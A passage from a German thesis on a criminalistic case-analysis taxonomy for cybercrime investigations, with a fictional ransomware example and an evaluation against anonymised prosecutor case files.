


Abbildung 53: Auszug KFA-Taxonomie in graphischer Anwendung bei Einfachnennung (eigene Darstellung)

Abbildung 53: Auszug KFA-Taxonomie in graphischer Anwendung bei Einfachnennung (eigene Darstellung) zeigt auszugsweise die Taxonomie-Felder Tathandlung mit entsprechender 4x4-Bewertung und einer möglichen Stichwortzuordnung auf.




Abbildung 54: Auszug der KFA-Taxonomie in graphischer Anwendung bei Mehrfachnennung (eigene Darstellung)

Eine Zuordnung einzelner Taxonomie-Felder untereinander ist innerhalb der graphischen Übersicht unübersichtlich, wie dies in Abbildung 54: Auszug der KFA-Taxonomie in graphischer Anwendung bei Mehrfachnennung (eigene Darstellung) von Taxonomie-Feldern deutlich wird.

Hier kann bei ausführlicher Aufklärung die Übersichtlichkeit derart leiden, dass eine übersichtliche Zuordnung nicht mehr gewährleistet ist. Zudem wird ebenfalls die mangelnde

Beschreibungsmöglichkeit einzelner Taxonomie-Felder am Beispiel der BTC-Adresse (Bitcoin-Adresse) deutlich.

3.1.6.3.2 Beschreibungsmöglichkeit in Tabellenform

Eine Beschreibung der KFA Taxonomie und der Taxonomie Felder mittels Tabellenform ermöglicht die Zuordnung von Taxonomie Feldern zueinander ohne die Übersichtlichkeit der KFA Taxonomie im Gesamten zu gefährden.

Tabelle 5: Auszug der KFA Taxonomie in Tabellenform

Tathandlung			Tatobjekt		
4x4	**Beschreibung**	**Erläuterung**	**4x4**	**Beschreibung**	**Erläuterung**
A 2	Modifizieren	Ransomware Cryptolock Verschlüsselung Endung *.crypt	A 2	Daten	Benutzerdaten wie *.doc, *.xls, *.cad keine Systemdateien
A 1	Nutzen	Konto mit Passwort	A 1	Account	Administrator
A 1	Nutzen	E-Mail crypth3ck@gmail.viz	A 1	Vermögen	2 Bitcoin
A 1	Betreiben	Root Server OHV Luxemburg IP Adresse 172.120.X.X Domain cp0wer.web			
A 1	Nutzen	BTC Adresse 1A1zP1eP5QGefi2DMPT-fTL5SLmv7DivfNa			

Quelle: Autor.

Um eine Übersichtlichkeit zu gewährleisten, werden die zueinander gehörigen Taxonomiefelder in einer Zeile aufgeführt und die einzelnen Taxonomie Felder als Spalten erfasst, wie dies in Tabelle 5: Auszug der KFA Taxonomie in Tabellenform verdeutlicht wird. Die in der Tabelle dargestellten Taxonomiefelder entsprechen der in Abbildung 54 aufgeführten Informationen. Durch die Erläuterungen können beweiserhebliche Informationen und Anknüpfungsdaten erfasst werden, welche in der Hypothesen-/Versionsbildung und der späteren Untersuchungsplanung aufgegriffen werden können.

3.1.6.3.3 Beschreibungsmöglichkeit in Kurzform als Textbeschreibung

Eine zusätzliche Möglichkeit besteht in der Beschreibung der KFA-Taxonomiefelder in schriftlicher Form als Feldinhalte, wie dies bereits im D4I-Framework im Unterkapitel 2.2.3.1 aufgezeigt wurde. Hierbei kann eine textliche Beschreibung der Taxonomie-Felder in [] mit ; Trennzeichen zwischen Bewertung, Beschreibung und Erläuterung erfolgen. Dies führt zu einer ebenfalls geeigneten Kurzdarstellung, wobei jedoch auch hier wieder einzelne Zeilen für eine Mehrfachverwendung von Taxonomie-Feldern notwendig erscheinen.

Als Zusammenfassung kann folgende Überschriftenzeile eingesetzt werden:

[Tatverdächtige(r)], [Tatmittel], [Schwachstelle], [Tathandlung], [Tatobjekt], [Taterfolg], [Rechtsverletzung], [Tatmotiv]

mit den einzelnen Feldbestandteilen:

[Bewertung (4x4);Beschreibung;Erläuterung]

Damit kann das bereits aufgeführte Beispiel in eine schriftliche Kurzform gebracht werden:

[; ;],[; ;],[; ;],[A2;Modifizieren;Ransomware Cryptolock Verschlüsselung Endung *.crypt"], [A2;Daten;Benutzerdaten wie *.doc, *.xls, *.cad keine Systemdateien], [A1; ;], [; ;], [; ;]

[; ;],[; ;],[; ;],[A1;Nutzen;Konto mit Passwort], [A1;Account;Administrator], [; ;], [; ;], [; ;]

[; ;],[; ;],[; ;],[A1;Nutzen;BTC Adresse 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa], [A1;Vermögen;2 Bitcoin], [; ;], [; ;], [; ;]

[; ;],[; ;],[; ;],[A1;Betreiben; Root Server OHV Luxemburg IP Adresse 172.120.X.X], [A1; Computer; Domain cp0wer.web E-Mail crypth3ck@gmail.viz], [; ;], [; ;], [; ;]

Nicht genutzte oder noch nicht ermittelte Feldinhalte können bei der Einordnung ausgelassen und mit leeren Felder versehen werden. Diese können letztlich innerhalb der Ermittlungen bei entsprechender Assoziation ergänzt und dann aufgefüllt werden.

Vorteil dieser Darstellungsvariante ist die Maschinenlesbarkeit der Feldinhalte und damit die Möglichkeit zur automatisierten Verarbeitung und Übertragung der Informationen mit einfachen Übertragungsmitteln und Übertragungsmedien sowie die unabhängige Verarbeitbarkeit der Informationen, etwa in Tabellenkalkulationen oder auch Datenbankanwendungen.

3.1.6.4 Nutzung der KFA-Taxonomie für die Versionsbildung und Untersuchungsplanung

Angelehnt an die forensische Untersuchungstaxonomie, die in Unterkapitel 2.2.3.3 dargstellt wurde, ist es möglich, durch die Nutzung der Taxonomie-Felder bestehende beweiserhebliche Spuren und Informationen einzuordnen und die fehlenden Informationen festzustellen und durch geeignete Hypothesen/Versionen zu ergänzen. Diese können ebenfalls in die Taxonomie-Felder einbezogen werden, sollten aber innerhalb der Bewertungsmatrix als Versionen kenntlich gemacht werden. Dieser Ansatz bedingt jedoch, dass die KFA-Taxonomie schon während der Beurteilung der kriminalistischen Lage, also während der Fallanalyse, genutzt wird. Bei der Kenntlichmachung von hypothetischen Informationen, die der Versionsbildung zugeordnet werden, kann das Kürzel ***V*** bei der Bewertung des Taxonomie-Feldes verwendet werden. Zudem ist es hilfreich. eine Versionsnummer zu erfassen, die den jeweiligen Taxonomie-Feldern zugeordnet wird, die wiederum einer Version bzw. Hypothese zugeschrieben werden. Damit ist es möglich, unterschiedliche Versionen zu formulieren und in der KFA-Taxonomie abzubilden.

Die Anwendung der KFA-Taxonomie kann im Beschreiben der beiden Taxonomie-Felder „Tathandlung“ und „Tatobjekt“ starten, was abhängig vom Taterfolg der Ausgangspunkt der Ermittlungsarbeit ist. Das Taxonomie-Feld „Taterfolg“ ordnet zusammen mit dem Taxonomie-Feld „Schutzbedarf/Rechtsverletzung“ das Delikt in das Rechtsgefüge ein. Dies bedeutet, dass aus der Einordnung dieser beiden Taxonomie-Felder die Tatbestandmerkmale der Delikte abgeleitet werden können, die sich sowohl auf Cybercrime-Delikte im engeren Sinne als auch im weiteren Sinne beziehen können. Die Ableitung erfolgt dabei konkret aus der Verdachtslage der Fallanalyse.

Aus den gewonnenen Informationen der Taxonomie-Felder „Tathandlung“ und „Tatobjekt“ und der Einordnung bereits bestehender Beweismittel können die ersten Erkenntnisse über den Modus Operandi gewonnen werden. Zudem können durch die Umfeld-Ermittlungen am digitalen Tatort neben den bereits bekannten Fakten zum Tatobjekt auch verwendete Tatmittel festgestellt werden. Sind bestimmte Handlungen im Modus Operandi schlüssig, deren Beweiserhebung aber noch nicht durchgeführt und untermauert, so können die so festgestellten und logisch geschlossenen fehlenden Beweismittel in die KFA-Taxonomie aufgenommen und als hypothetische Fakten eingeordnet werden sowie mit dem Kürzel *V* gekennzeichnet werden. Verschiedene alternative Versionen und Hypothesen können als eigenständige Eintragungen, bei der Verwendung der Tabellenform als eigenständige Zeilen in die KFA-Taxonomie aufgenommen werden.

Gibt es bei der Erstanalyse bereits Hinweise auf den initialen Zugriff auf die Tatobjekte bzw. die Nutzung der Tatmittel, abgeleitet aus der Tathandlung, so können die Taxonomie-Felder für das genutzte Tatmittel und die möglicherweise ausgenutzte Schwachstelle bereits beschrieben werden. Ansonsten ist es auch hier zielführend, Versionen bzw. Hypothesen für den initialen Zugriff auf Tatmittel und Tatobjekte aufzunehmen, die wiederrum mit dem Kürzel *V* gekennzeichnet werden.

Die Einordnung der Motivlage und die Klassifizierung der Täter kann letztlich aus dem Resultat und dem Modus Operandi abgeleitet werden. Diese Ableitung erfolgt dabei immer unter Zuhilfenahme der OSINT- und CTI-Informationen innerhalb der Täterbeurteilung der Fallanalyse.

Ausgehend von den ermittelten Taxonomie-Feldern kann auf Grundlage der hypothetischen Fakten und der Versionsbildung eine absteigende Reihenfolge der Versionen ermittelt werden, deren Zuordnung untereinander innerhalb einer Version immer von der jeweiligen Versionsnummer abhängt. Die Reihenfolge wiederum kann abhängig von den bereits vorhandenen und bewerteten Beweismitteln nach einer Wahrscheinlichkeitsbetrachtung erfolgen. Aus den so ermittelten KFA-Taxonomie-Versionen können dann geeignete Untersuchungsmaßnahmen abgeleitet werden, die zur Feststellung von Beweismitteln in

digitaler, personeller oder auch materieller Form führen. Das bedeutet, es können computerforensische Untersuchungsaufträge und spezielle Aufgabenpläne für Vernehmungen oder Durchsuchungen als Maßnahmen der Kriminaltaktik abgeleitet werden. Zudem können spezielle Aufgabenpläne für eine umfassende Recherche innerhalb der polizeilichen Recherchesysteme (Extrapol, Europol, INPOL, etc.), aber auch der externen öffentlich zugänglichen Datenquellen (OSINT) erarbeitet werden. Eine Anpassung der bereits in Unterkapitel 2.3.3.3 und 2.3.3.4 erläuterten Verfahren zur Version-/Hypothesenbildung und der Untersuchungsplanung erscheinen derzeit nicht zwingend und sind nicht Bestandteil des KFA-Frameworks.

3.1.6.5 Recherche und automatisierte Analyse von Informationen

Die strikte Anwendung der KFA-Taxonomie bei Cybercrime-Delikten ermöglicht eine weitere Nutzungsmöglichkeit im innerbehördlichen Bereich. Die Einordnung von Informationen in Bereichsfelder eröffnet die Möglichkeit der Nutzung von Informationen der KFA-Taxonomie-Felder in einem Datenbankkontext, z. B. in einem polizeilichen Austauschsystem, wie in Abbildung 55 als fiktives Beispiel dargestellt.

Die inhomogene Verteilung der Informationen der einzelnen Analysefelder der Fallanalyse lässt eine Nutzung zur Recherche nur begrenzt zu. Hier müssten eine übermäßige Anzahl Freitextfelder Verwendung finden, die bei der Suche nach Informationen nur schwer durchsuchbar sind und eine lange Suchlaufzeit mit sich bringen. Die Einordnung von Inhalten der Fallanalyse in das starre Konstrukt der KFA-Taxonomie lässt eine gezieltere Recherche zu, wenngleich auch hier für einzelne Taxonomie-Felder Freitext Verwendung findet.

Mit Hilfe der KFA-Taxonomie als Basis lässt sich gezielt nach Einträgen suchen und deren Inhalte beleuchten, indem das jeweilige Taxonomie-Feld ausgewählt wird und die diesen Feldtypen zugeordneten Beschreibungsfelder nach Inhalten durchsucht werden. Dies können beispielsweise zugordnete Domainnamen von Computern sein, IP-Adressen von Hostern oder Account-Namen von erstellten Benutzerkonten auf angegriffen Computersystemen.




Abbildung 55: Beispieleintrag in fiktives polizeiliches Austauschsystem[430]

Zudem ist es möglich, durch die Verknüpfung von Informationen, etwa der Auswahl von mehreren Taxonomie-Feldern, Zusammenhänge zwischen einzelnen Straftaten festzustellen. Als Beispiel könnten aus KFA-Taxonomie-Zieleintragungen und Eintragungen der ausgenutzten Schwachstelle vergleichbare Straftaten ermittelt werden, in denen der gleiche Modus Operandi genutzt wurde. Damit lassen sich letztlich Einzelstraftaten ermitteln, deren Täter oder Tätergruppierung anhand der genutzten Tatmittel und Tatbegehung identifiziert und die zu einem Sammelverfahren zusammengefasst werden könnten. Die aufgezeigte Möglichkeit der Recherche der KFA-Taxonomie-Felder stellt hierbei nur einen speziellen Vorteil der Verarbeitbarkeit der Informationen und Daten von erhobenen Fällen dar. Weitere Anwendungsgebiete liegen hier in der Nutzung der maschinellen Verarbeitung der normierten Daten oder der automatisierten Datenanalyse mit geeigneten Data Mining-Methoden oder dem maschinellen Lernen.

[430] Quelle: Autor, fiktive Umsetzung ohne polizeiliche Echtanwendung.

4 Evaluation an ausgewählten Use Cases

Die Anwendbarkeit des KFA-Prozessmodells und der darin enthaltenen Bestandteile der kriminalistischen Fallanalyse, Versions- bzw. Hypothesenbildung und Untersuchungsplanung sowie die Nutzung der KFA-Taxonomie zur Beschreibung von Cyberstraftaten soll neben der Feststellung der generellen analytischen Bearbeitungsmöglichkeit dieser Delikte aufzeigen, inwieweit eine qualitative Verbesserung der kriminalistischen Fallarbeit erreicht werden kann. Hierzu wurden verschiedene Herangehensweisen für die Umsetzung gewählt.

Da die Anwendung des KFA-Prozessmodells nicht alleinig an fiktiven Beispielen durchgeführt werden soll, wurde die Staatsanwaltschaft Zwickau ersucht, im Rahmen dieses Forschungsprojektes Akteneinsicht zu Forschungszwecken entsprechend § 476 StPO zu gewähren. Dazu wurden Akten mit unterschiedlichen Straftateninhalten aus dem Bereich der Cybercrime-Ermittlungen im engeren wie auch weiteren Sinne angefordert, die als Use Cases für die Verarbeitung von realen Fällen dienen sollen.

In einem weiteren Schritt soll das bereits in Kapitel 2.2.3.1 vorgestellte Spear Phising-Szenario des D4I-Frameworks aufgezeigt und analysiert werden. Damit soll die Möglichkeit dargestellt werden, auch durch andere Modelle aufgearbeitete Informationen in das KFA-Prozessmodell einzufügen und die Abarbeitungsschritte in der Untersuchungsplanung aufzugreifen. Die grundlegende Anwendbarkeit soll zudem in einem ausgewählten Beispiel aus der bereits vorgestellten Cyberdelikt-Literatur aufgezeigt werden.

Abschließend wird die Nutzung des KFA-Prozessmodells an zwei fiktiven Fallbeispielen mit aktuellen, noch nicht in der Literatur aufgegriffenen Begehungsweisen von Cybercrime-Straftaten im weiteren Sinne vorgestellt und damit die generelle Verwendbarkeit auch für neue Modi Operandi oder Deliktsformen aufgegriffen. Damit sollen der analytische Ansatz des KFA-Prozessmodells und die Möglichkeit der Anwendbarkeit auch für zukünftige Phänomene nochmals unterstrichen werden.

4.1 Akten der Staatsanwaltschaft Zwickau

Es wurden insgesamt zwanzig Akten bei der Staatsanwaltschaft angefordert. Diese wurden in zwei Umzugskisten übergeben und enthielten insgesamt zehn Verfahren. Weitere sieben Verfahren konnten vor Ort in den Räumen der Staatsanwaltschaft Zwickau eingesehen werden, da für diese Akten ein Täter ermittelt werden konnte, für den ein offener internationaler Haftbefehl existierte und die Akten im Falle der Ergreifung für den Haftrichter verfügbar sein mussten. Drei der angeforderten Verfahren waren bei der Staatsanwalschaft nicht mehr auffindbar, da diese womöglich auf Grund des Tatzeitpunktes bereits ausgesondert wurden.

Die Übesendung der Akten erfolgte auf Basis des § 476 StPO, welcher besondere Anforderungen an die Nutzung von Akten für wissenschaftliche Zwecke stellt. Die Einsicht ist zulässig, wenn mit den Daten der Akten gemäß einer speziell ausgearbeiteten Datenschutzkonzeption verfahren wird. Diese Datenschutzkonzeption wurde in Absprache mit den Datenschutzverantwortlichen der Hochschule Mittweida ausgearbeitet, an die Staatsanwaltschaft übermittelt und beinhaltete die dafür notwendigen Verweise gemäß Datenschutzgesetz zur Erhebung und Verarbeitung der Daten. Die Daten wurden zur Erhebung als Kopien angelegt und zur Anonymisierung geschwärzt. Personenbezogene Klardaten, wie auch Daten, die Rückschlüsse auf Personen und Institutionen zulassen, wurden entfernt und durch einen Platzhalter ersetzt, der keine Rückschlüsse auf die originären Daten zuließ. Danach wurden diese in eine digitale Form überführt und in einer speziellen Dokumentenmanagementsoftware abgelegt. Angefertigte Kopien der Akten für die Durchführung der Anonymisierung wurden nach Abschluss der Untersuchungen bei einem zertifizierten Entsorgungsunternehmen vernichtet.

Unter den übermittelten und eingesehenen Akten war eine Verbundakte, in der mehrere Verfahren verbunden wurden, und eine Großakte, die aus Cybercrime-Ermittlungen mit BAO[431] Bezug stammten. Die durchschnittliche Anzahl an Seiten pro Akte inklusive

[431] BAO – Besondere Aufbauorganisation, umgangsprachlich SOKO für Sonderkommission.

dem Großverfahren betrug 771 Blatt und ohne das Großverfahren 107 Blatt. Das Großverfahren selbst bestand aus 11.400 Blatt.

Nach Durchsicht der übermittelten Akten konnte festgestellt werden, dass in neun Verfahren ein Tatverdächtiger nicht ermittelt werden konnte und die Verfahren daraufhin eingestellt wordn waren. Die Gründe für die Einstellung lagen bei acht Verfahren an fehlenden Ermittlungsansätzen. Bei zwei Verfahren waren diese auf einen Zeitverzug während der Ermittlungen zurückzuführen und ein Verfahren wurde eingestellt, da die Geschädigte nicht ausfindig gemacht werden konnte, woraufhin der Verdacht einer Straftat verneint wurde.

Tabelle 6: Auflistung der untersuchten Akten und deren Straftatbestände

Akte	Erfüllte Tatbestände	Hauptdelikt	Nebendelikt
1	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	
2	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	
3	§ 263a i.V.m. §§ 303a, 303b, § 202a StGB	Warenkreditbetrug	Ransomware
4	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	
5	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	
6	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	
7	§§ 202a, 202c, 202d i.V.m. §§ 303a, 303b StGB	Account Datenhandel	Ransomware
8	§ 126 StGB	Androhung von Straftaten	
9	§ 238 i.V.m. § 263 StGB	Fakeshop	
10	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	Abrechnungsbetrug
11	§§ 303a, 303b i.V.m. § 202a StGB	Ransomware	Abrechnungsbetrug
12	§ 263a StGB	Dialer	
13	§§ 303a, 303b i.V.m. §§ 202a StGB	Ransomware	Abrechnungsbetrug
14	§§ 202a, 303a StGB	Abrechnungsbetrug	
15	§§ 202a, 303a StGB	Abrechnungsbetrug	
16	§§ 202a, 303a StGB	Abrechnungsbetrug	
17	§ 238 StGB	Stalking	

Quelle: Autor, aus Aktenlage übernommen.

Es wurden insgesamt zehn Beschuldigte in neun unterschiedlichen Verfahren ermittelt. Davon fielen insgesamt acht Beschuldigte auf ein Verbundverfahren, ein Angeklagter auf das Großverfahren und ein Beschuldigter mit Haftbefehl auf sieben Einzelverfahren. Die Diskrepanz zwischen neun eingestellten Verfahren und den ermittelten Tatverdächtigen in ebenfalls neun Verfahren, bezogen auf lediglich siebzehn untersuchte Verfahren, ist auf

den Umstand zurückzuführen, dass zwei der eingestellten Verfahren nach neuerer Beweislage wiederaufgenommen wurden. Grund der Wiederaufnahme waren hier die Ermittlungen in weiteren Verfahren der Verbundakte, welche zu weiteren Sachbeweisen und damit letztlich zur Feststellung des einen Beschuldigten dieser beiden wiederaufgenommenen Verfahren führte. Bei zwei Verfahren wurden zudem zehn Beschuldigte festgestellt, gegen die Ermittlungsverfahren eingeleitet wurden, die sich auf Grund der weiteren Ermittlungen jedoch nicht erhärtet haben und die Verfahren gegen diese Beschuldigten dann wiederum eingestellt wurden. Bei diesen Verfahren handelte es sich um Verfahren, in denen eine zusätzliche Täterhypothese bzw. Täterversion aufgegriffen wurde, die letztlich durch Ermittlungen, Ersuchen, Recherchen und Sicherstellungsmaßnahmen auf Grund der gewonnen Sach- und Personalbeweise verworfen werden mussten.

Die Tatbestände der untersuchten Akten bezogen sich in fünfzehn Fällen auf Cybercrime im engeren Sinne. Dazu zählen das Ausspähen und Abfangen von Daten §§ 202a-b StGB, deren Vorbereitungshandlungen § 202c StGB und die Datenhelerei § 202d StGB. Weiterhin handelt es sich um die speziellen Delikte der Datenveränderung und Computersabotage gemäß §§ 303a-b StGB. Ein Delikt wurde von den Erweiterungen des Betrugsparagraphens für die Cybercrime-Delikte, dem Computerbetrug gem. § 263a StGB erfasst, und eines der aufgeführten Delikte beinhaltete zudem Handlungen aus dem Bereich des Warenkreditbetrugs, ebenfalls vorsätzlich ausgeführt durch einen Computerbetrug gem. § 263a StGB. Die restlichen untersuchten Delikte waren dem Bereich der Cybercrime-Straftaten im weiteren Sinne zuzuordnen. Dabei handelte es sich um Delikte der Nachstellung gemäß § 238 StGB in Verbindung mit Betrugshandlungen gemäß § 263a StGB im Bereich der Ermittlungen zu einem Fakeshop.[432] Ein Delikt adressierte den Bereich der Störung des öffentlichen Friedens durch Androhung von Straftaten gemäß § 126 StGB; dies betraf im aufgearbeiteten Fall eine Amokdrohung gegen eine Schule. Zudem wurde ein Delikt aus dem Bereich des klassischen Stalkings, also der Nachstellung von Personen untersucht. Eine vollständige Übersicht kann in Tabelle 6 **Fehler! Verweisquelle konnte nicht gefunden werden.**eingesehen werden.

[432] Fake-Shops sind gefälschte Online-Shops, die von Cyberkriminellen erstellt werden, um Schnäppchenjäger anzulocken und zum Kauf vermeintlich günstiger Produkte zu verleiten, indem sie die Websites namhafter Markenhersteller kopieren, inklusive Beschreibungen, Bildern und ähnlich klingenden Domainnamen, um ein hohes Maß an Authentizität vorzutäuschen.

Die Untersuchung der Sachverhalte wurde in den übersandten Fallakten nach Anonymisierung der Daten durchgeführt. Dazu wurden die Akteninformationen aufbereitet und in einzelne Maßnahme-Komplexe eingeteilt. Zu diesen Komplexen gehörten die Anwendung von OSINT, die Einbindung von Cyber Threat Intelligence CTI- Informationen, die Durchführung von computerforensischen Untersuchungen und die externe wie interne Informationsabfrage. Diese Abfragen wurden in Behörden, externe Abfragen bei Anbietern oder Providern[433] und interne Abfragen bei anderen Diensten national wie international aufgeteilt. Zudem wurden Maßnahmen der internationalen Rechtshilfe (RHE-Rechtshilfeersuchen) sowie die Ausfertigung von Durchsuchungsbeschlüssen bzw. deren Anregung aufgeführt. Darüber hinaus wurde der Aktenausgang, also die Ermittlungsergebnisse wie Einstellung des Verfahrens, Aufnahme von Ermittlungsverfahren gegen einzelne Beschuldigte, Wiederaufnahmen von Verfahren und die Ausstellung von Haftbefehlen zugeordnet.

Die untersuchten Fallakten bildeten hierbei immer ein vollständiges Lagebild der ausermittelten Sachverhalte ab und beinhalteten damit alle Beweismittel, Abfragen, Ersuchen und Untersuchungsberichte. Die Lagefortschreibung ist daher in den jeweiligen Akten eingearbeitet und die daraus abgeleiteten Maßnahmen wurden bereits umgesetzt. Die Untersuchung der Nutzungsmöglichkeit des KFA-Prozessmodells erfolgte durch die Überprüfung der festgestellten Maßnahmen nach Aktenlage und die Möglichkeit der Einordnung dieser in die jeweiligen Prozessbestandteile der:

- Einordnung in die Fallanalyse (schriftlich),
- bereits teilweise in Maßnahmen umgesetzten Synthese (Versionen/Hypothesen),
- erfolgten Maßnahmen und Beschlüsse der Staatsanwaltschaft.

Zudem wurde die Möglichkeit der Zuordnung und Einordnung einzelner Maßnahmen-Komplexe in die Felder der KFA-Taxonomie überprüft, um deren Möglichkeit der Übersichtsdarstellung und gegebenenfalls der daraus resultierenden Recherchierbarkeit einzelner Taxonomie-Felder zu bewerten.

[433] Zu den Providern zählen etwa Internetzugangsprovider wie die Telefonanbieter aber auch Internet Service Provider (ISP) wie Hoster, welche die Internet Server im Internet verfügbar machen.

Tabelle 7: Maßnahmen nach Aktenlage und deren Einordnungsmöglichkeiten in den KFA Prozess

Beschreibung	Anzahl	KFA Prozess	KFA Taxonomie
OSINT-Untersuchungen	74	74	64
Cyber Threat Intelligence (CTI)-Informationen einbezogen	1	1	0
computerforensische Untersuchungen	20	20	20
externe Abfragen (Provider/Dienste)	30	30	19
interne Abfragen	16	16	2
davon andere Länderpolizei	9	9	0
davon BKA	3	3	0
davon Europol/Eurojust	2	2	0
davon Interpol	1	1	1
internationale Rechtshilfe (RHE) einbezogen	3	3	1
